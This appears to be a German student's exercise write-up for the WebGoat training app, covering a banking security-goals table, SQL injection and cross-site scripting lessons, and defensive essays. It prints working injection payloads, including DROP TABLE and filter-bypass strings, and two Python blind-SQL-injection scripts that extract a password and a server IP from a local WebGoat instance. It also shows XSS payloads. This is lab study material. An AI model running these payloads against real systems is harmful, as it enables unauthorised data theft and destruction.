Ueb2

2.1

Tabelle

Schritt	Sicheheitsziele	Assets	Parteien
Formular-basierte Webseite	Verfügbarkeit	Webseite und Webserver	Bank und Kunde
Eingabe der Überweisungsdetails	Vertraulichkeit und Integrität	Überweisungsinformationen (Empfänger, IBAN, Betrag)	Kunde, Bank und Empfänger
Anforderung einer TAN	Vertraulichkeit und Integrität	TAN-Liste, Index und TAN-Verfahren	Kunde und Bank
Eingabe und Bestätigung der TAN	Vertraulichkeit, Integrität und Authentizität	Eingegebene TAN und Überweisungsdetails	Kunde, Bank und Empfänger
Anzeige der Quittung	Vertraulichkeit und Integrität	Quittungsinformationen (z.B. Überweisungsdetails, Datum, Uhrzeit)	Kunde, Bank und Empfänger

2.2

Intro

1

SELECT department FROM employees WHERE first_name='Bob'

- SELECT: Wählt Spalte aus
- FROM: Wählt Tabelle aus
- WHERE: Anweisung zum suchen

2

UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett'

- UPDATE: Updated exestierende Daten
- SET: Wählt Spalte aus

- WHERE: Anweisung zum suchen
- AND: Und für die Abfragen der WHERE Anweisung

3

ALTER TABLE employees ADD phone varchar(20);

- ALTER: Verändert die Struktur einer Datenbank
- TABLE: Wählt Tabelle aus, die verändert werden soll
- ADD: Fügt eine Spalte hinzu

4

GRANT SELECT ON grant_rights TO unauthorized_user;

- GRANT: Gibt einem Benutzer Rechte
- SELECT: Wählt Spalte aus
- ON: Wählt Rechte aus
- TO: Wählt Benutzer aus

5

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' or '1' = '1

- Wird zu: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
- '1' = '1' ist immer wahr
- '1 wird durch die query geschlossen
- Wird praktisch zu: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE
- Ist immer wahr

6

- Login_Count: 1
- User_Id: 1 OR 1=1
- Wird zu: SELECT * From user_data WHERE Login_Count = 1 and userid= 1 OR 1=1
- das OR true sorgt dafür, dass es true ist

7

- Employee Name: Smith' OR 1=1 --
- Authentication TAN: (egal)
- Smith' beendet ' '
- OR 1=1 ist true
- "--" ignoriert den rest der Zeile (Kommentar)

8

- Employee Name: Smith'; UPDATE employees SET salary = 1000000 WHERE last_name = 'Smith'--
- Authentication TAN: (egal)
- Smith' beendet ' '
- ; beendet aktuelle query
- 'UPDATE employees SET salary = 1000000 WHERE last_name = 'Smith'' verändert salary
- "--" ignoriert den Rest

9

Smith'; DROP TABLE access_log; --

- Smith' beendet ' '
- ; beendet aktuelle query
- DROP TABLE access_log; löscht die access_log tabelle
- "--" ignoriert den Rest

Advanced

1

'; SELECT * FROM user_system_data;--

- wird zu SELECT *FROM user_data WHERE last_name = ''; SELECT* FROM user_system_data;--'
- '; beendet aktuelle query
- SELECT * FROM user_system_data; nimmt alles aus user_system_data;
- "--" ignoriert den Rest

2

- `tom' AND '1'='1` is vergeben
  - Es gibt eine if-Abfrage, ob der Name vergeben ist
  - Man kann diese mit AND beeinflussen
- `tom' AND substring(password,1,1)='t` kann buchstaben des Passworts herrausfinden
  - "Username taken" bedeutet, dass der Buchstabe richig ist
- Durch testen: thisisasecretfortomonly

```
import json
import requests

def sql_injection_advance_5():
     alphabet_index = 0
     alphabet = 'abcdefghijklmnopqrstuvwxyz'
     password_index = 0
     password = ''

     headers = {
        'Cookie': 'JSESSIONID=8f8OmDA8QEB8JwmEJtPbWkvVtAM_2AerEHJoWYFT',
     }

     while True:
         payload = 'tom\' AND substring(password,
{},1)=\'{}'.format(password_index + 1, alphabet[alphabet_index])

         data = {
             'username_reg': payload,
             'email_reg': 'a@a',
             'password_reg': 'a',
             'confirm_password_reg': 'a'
         }
```

```
        r =
requests.put('http://127.0.0.1:8080/WebGoat/SqlInjectionAdvanced/challenge',
headers=headers, data=data)

        try:
            response = json.loads(r.text)
        except:
            print("Wrong JSESSIONID, find it by looking at your requests once
logged in.")
            return

        if "already exists please try to register with a different username"
not in response['feedback']:
            alphabet_index += 1
            if alphabet_index > len(alphabet) - 1:
                return
        else:
            password += alphabet[alphabet_index]
            print(password)
            alphabet_index = 0
            password_index += 1

sql_injection_advance_5()
```

Output:

```
t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
```

```
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly
```


3

1. What is the difference between a prepared statement and a statement?
   - Solution 4: A statement has got values instead of a prepared statement
2. Which one of the following characters is a placeholder for variables?
   - Solution 3: ?
3. How can prepared statements be faster than statements?
   - Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
4. How can a prepared statement prevent SQL-Injection?
   - Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.
5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?
   - Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.

Mitigation

1

- getConnection
- PreparedStatement
- prepareStatement
- ?
- ?
- setString
- setString



2

```
try {
     Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
     PreparedStatement ps = conn.prepareStatement("SELECT * FROM users WHERE
name = ?");
```

```
    ps.setString(1, "Admin");
    ps.executeUpdate();
} catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}
```

3

```
a';/**/select/**/*/**/from/**/user_system_data;--
```

4

```
a';/**/seselectlect/**/*/**/frfromom/**/user_system_data;--
```

5

```
import json
import requests

def sql_injection_mitigation_10():
        index = 0

        headers = {
                'Cookie': 'JSESSIONID=8f8OmDA8QEB8JwmEJtPbWkvVtAM_2AerEHJoWYFT'
        }

        while True:
                payload = '(CASE WHEN (SELECT ip FROM servers WHERE
hostname=\'webgoat-prd\') LIKE \'{}.%\' THEN id ELSE hostname
END)'.format(index)

                r =
requests.get('http://127.0.0.1:8080/WebGoat/SqlInjectionMitigations/servers?
column=' + payload, headers=headers)

                try:
                        response = json.loads(r.text)
                except:
                        print("Wrong JSESSIONID, find it by looking at your
requests once logged in.")
                        return

                if response[0]['id'] == '1':
                        print('webgoat-prd IP: {}.130.219.202'.format(index))
                        return
                else:
                        index += 1
                        if index > 255
```

```
                    if index > 255:
                        print("No IP found")
                        return

sql_injection_mitigation_10()
```

Output:

```
webgoat-prd IP: 104.130.219.202
```

Aufgaben

a

Bei einer SQL-Injection nutzt der Angreifer Sicherheitslücken in Webanwendungen aus, die keine ausreichenden Eingabevalidierungen oder Escaping-Mechanismen implementieren. Dadurch kann der Angreifer die Kontrolle über die SQL-Anfragen erlangen, die von der Anwendung an die Datenbank gesendet werden. Das kann zu unerlaubtem Zugriff auf vertrauliche Daten, Manipulation von Daten, Verlust von Datenintegrität oder sogar Systemkompromittierung führen.

b

Um SQL-Injection-Angriffe zu verhindern, können Entwickler verschiedene Maßnahmen ergreifen.

1. Prepared Statements (Parameterisierte Abfragen):
    - vorab kompiliert und die Platzhalter werden anschließend durch die tatsächlichen Werte ersetzt.
2. Stored Procedures:
    - im Datenbank-System gespeicherte, vorkompilierte Anweisungen, die bei Bedarf aufgerufen werden können.
3. Escaping von Benutzereingaben:
    - Benutzereingaben werden alle potenziell gefährlichen Zeichen in der Eingabe neutralisiert, bevor sie in die SQL-Abfrage eingefügt werden.
4. Eingabevalidierung und Whitelisting:
    - Eingabevalidierung hilft dabei, unerwünschte Eingaben zu erkennen und abzulehnen.
    - Whitelisting hingegen erlaubt nur bestimmte Eingaben und blockiert alles andere.
5. Verwendung von Least Privilege-Prinzip:
    - Benutzerkonten und Anwendungen erhalten nur die minimalen Berechtigungen , die sie für die Durchführung ihrer Aufgaben benötigen.
6. Fehlerbehandlung und -logging:

- Durch eine sorgfältige Fehlerbehandlung und -logging können Entwickler verdächtige Aktivitäten erkennen und darauf reagieren.

c

Das Prinzip des Least Privilege (Minimalberechtigung) ist ein grundlegendes Sicherheitskonzept, bei dem Benutzer und Anwendungen nur die minimal notwendigen Berechtigungen erhalten, um ihre Aufgaben auszuführen. Die Idee dahinter ist, die potenzielle Angriffsfläche zu verringern und die Auswirkungen eines Sicherheitsvorfalls zu begrenzen. Im Kontext von SQL-Injections bedeutet dies, dass die Berechtigungen für Datenbankzugriffe eingeschränkt werden, um die Wahrscheinlichkeit eines erfolgreichen Angriffs zu reduzieren.

Einige der Least Privilege-Maßnahmen, die im Zusammenhang mit SQL-Injections angewendet werden können, sind:

- Eingeschränkte Benutzerkonten
- Trennung von Aufgaben
- Objektberechtigungen
- Einsatz von Views
- Einschränkung der SQL-Anweisungen

2.3

Cross Site Scripting

1

alert(document.cookie)

- JSESSIONID=WAoLCuHqYVKBPATEYnT23tGJaJPRHR9xRbDfnd2C

2

```
<script>alert()</script>
```

3

goatApp.js

```
/*
 * This JavaScript is used to load a Backbone router which is defined by
GoatRouter.js
 */
```

```
define(['jquery',
        'underscore',
        'backbone',
        'polyglot',
        'goatApp/view/GoatRouter',
        'goatApp/support/goatAsyncErrorHandler'],
    function ($,
         _,
         Backbone,
         Polyglot,
         Router,
         asyncErrorHandler) {
        'use strict'
        return {
            initApp: function () {
                var locale = localStorage.getItem('locale') || 'en';
                $.getJSON('service/labels.mvc', function(data) {
                    window.polyglot = new Polyglot({phrases: data});//i18n
polyglot labels
                    asyncErrorHandler.init();
                    console.log('about to create app router');//default js
                    var goatRouter = new Router();//backbone router
                });//jquery

            }
        };
    });
```

- goatApp/view/GoatRouter sieht wichtig aus


goatApp/view/GoatRouter

```
...
 var GoatAppRouter = Backbone.Router.extend({

         routes: {
            'welcome': 'welcomeRoute',
            'lesson/:name': 'lessonRoute',
            'lesson/:name/:pageNum': 'lessonPageRoute',
            'test/:param': 'testRoute',
            'reportCard': 'reportCard'
        },
...
```

- test/:param
    - start.mvc#test/

```
http://127.0.0.1:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome(
);
```



- sogt dafür, dass die Seite in der Console den output von webgoat.customjs.phoneHome(); ausführt
- Output:

```
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have
successfully completed the assignment.","output":"phoneHome Response is
-1941012131","assignment":"DOMCrossSiteScripting","attemptWasMade":true}
```

- Antwort: -1941012131

5

1. Are trusted websites immune to XSS attacks?
- Solution 4: No because the browser trusts the website if it is acknowledged trusted, then the browser does not know that the script is malicious.
2. When do XSS attacks occur?
- Solution 3: The data is included in dynamic content that is sent to a web user without being validated for malicious content.
3. What are Stored XSS attacks?
- Solution 1: The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.
4. What are Reflected XSS attacks?
- Solution 2: They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.
5. Is JavaScript the only way to perform XSS attacks?
- Solution 4: No there are many other ways. Like HTML, Flash or any other type of code that the browser executes.

Aufgaben

a

- XSS eine Art von Sicherheitslücke in Webanwendungen, die es einem Angreifer ermöglicht, bösartige Skripte in die Inhalte einer anderen Benutzerseite einzufügen. XSS-Angriffe treten auf, wenn eine Webanwendung Benutzereingaben ohne ausreichende Validierung in HTML-Code einfügt.

b

- XSS Schwachstellen sind vorallem in Formularen zu finden wenn die Eingaben auf der Website angezeigt werden z.B. Kommentarfunktion oder Blogs

c

- Zugriff auf vertrauliche Informationen: Ein Angreifer kann durch XSS-Angriffe auf vertrauliche Informationen wie Benutzerdaten, Passwörter, Kreditkarteninformationen, Cookies und Sitzungstoken zugreifen.
- Identitätsdiebstahl: Durch XSS-Angriffe kann ein Angreifer die Kontrolle über die Sitzung eines Benutzers erlangen und sich als dieser ausgeben, um sensible Aktionen wie Geldtransfers oder den Zugriff auf geschützte Ressourcen durchzuführen.
- Verbreitung von Malware: Ein Angreifer kann schädlichen Code in eine Website einschleusen, der dann von ahnungslosen Benutzern heruntergeladen und ausgeführt wird, was zur Installation von Malware auf ihren Geräten führen kann.

d

- Reflected XSS:
  Reflektiertes XSS tritt auf, wenn der Angreifer eine URL oder einen Link erstellt, der schädlichen JavaScript-Code enthält. Wenn ein Benutzer diesen Link anklickt, wird der Schadcode in die Benutzeranfrage an die Webanwendung eingefügt und anschließend vom Server zurück an den Browser gesendet, wo er ausgeführt wird. Da dieser Angriff direkt auf den Benutzer abzielt, ist er häufig in Phishing-E-Mails oder Social-Engineering-Angriffen zu finden.

- Persistiend XSS:
  Im Gegensatz zum reflcted XSS wird der schädliche Code in diesem Fall auf dem Webserver gespeichert, z. B. in einem Kommentarbereich, einer Datenbank oder einem Forum. Wenn andere Benutzer die infizierte Seite besuchen, wird der schädliche Code in deren Browser ausgeführt. Persistierendes XSS ist gefährlicher als reflektiertes XSS, da es mehrere Benutzer gleichzeitig betreffen kann und nicht auf Social-Engineering-Angriffe angewiesen ist.

- DOM-based XSS:
  DOM-based XSS findet auf der Client-Seite (im Browser) statt und resultiert aus einer unsicheren Manipulation des Document Object Model (DOM). Der Angreifer injiziert schädlichen Code in die Seite, der dann im Browser des Benutzers ausgeführt wird, ohne dass die Webanwendung selbst betroffen ist. Das

bedeutet, dass der Angriff nicht vom Webserver, sondern von der Client-Seite kommt, was die Erkennung und Vorbeugung schwieriger macht.

e

- Input-Validierung:
    - Überprüfen von Datenformaten: Sicherstellen dass Daten wie E-Mail-Adressen, Telefonnummern und Postleitzahlen im richtigen Format vorliegen.
    - Vermeiden von Sonderzeichen: Filtern spezieller Zeichen wie Anführungszeichen und Schrägstriche.
    - Verwendung von Whitelists: Whitelists von erwarteten Werten, um sicherzustellen, dass nur gültige Daten in der Anwendung akzeptiert werden.
- Output-Encoding:
    - HTML-Entitäten: HTML-Entitäten werden verwendet, um Zeichen wie "<" und ">" in ihrer kodierten Form "<" und ">" anzuzeigen, anstatt sie als Teil des HTML-Codes zu interpretieren.
    - JavaScript-Encoding: JavaScript-Encoding wird verwendet, um JavaScript-Code zu codieren, um Skript-Injektions-Angriffe zu verhindern. Zum Beispiel kann "alert('Hello World!')" als "alert(\u0027Hello World!\u0027)" codiert werden.
    - URL-Encoding: URL-Encoding wird verwendet, um spezielle Zeichen in URLs zu kodieren, um sie sicher anzuzeigen. Zum Beispiel wird ein Leerzeichen in "%20" kodiert.
    - CSS-Encoding: CSS-Encoding wird verwendet, um CSS-Code zu codieren, um Skript-Injektions-Angriffe zu verhindern. Zum Beispiel kann "background-image: url('image.jpg')" als "background-image: url(\27 image.jpg\27)" codiert werden.
    - Sicherheits-Header: Es können Sicherheits-Header wie Content-Security-Policy (CSP) oder X-XSS-Protection verwendet werden, um sicherzustellen,

dass nur vertrauenswürdige Ressourcen auf einer Seite geladen werden und um das Risiko von XSS-Angriffen zu verringern.

- Content-Security-Policy:
- HTTP-Only-Cookies:
- Bibliotheken etc. Aktualisieren: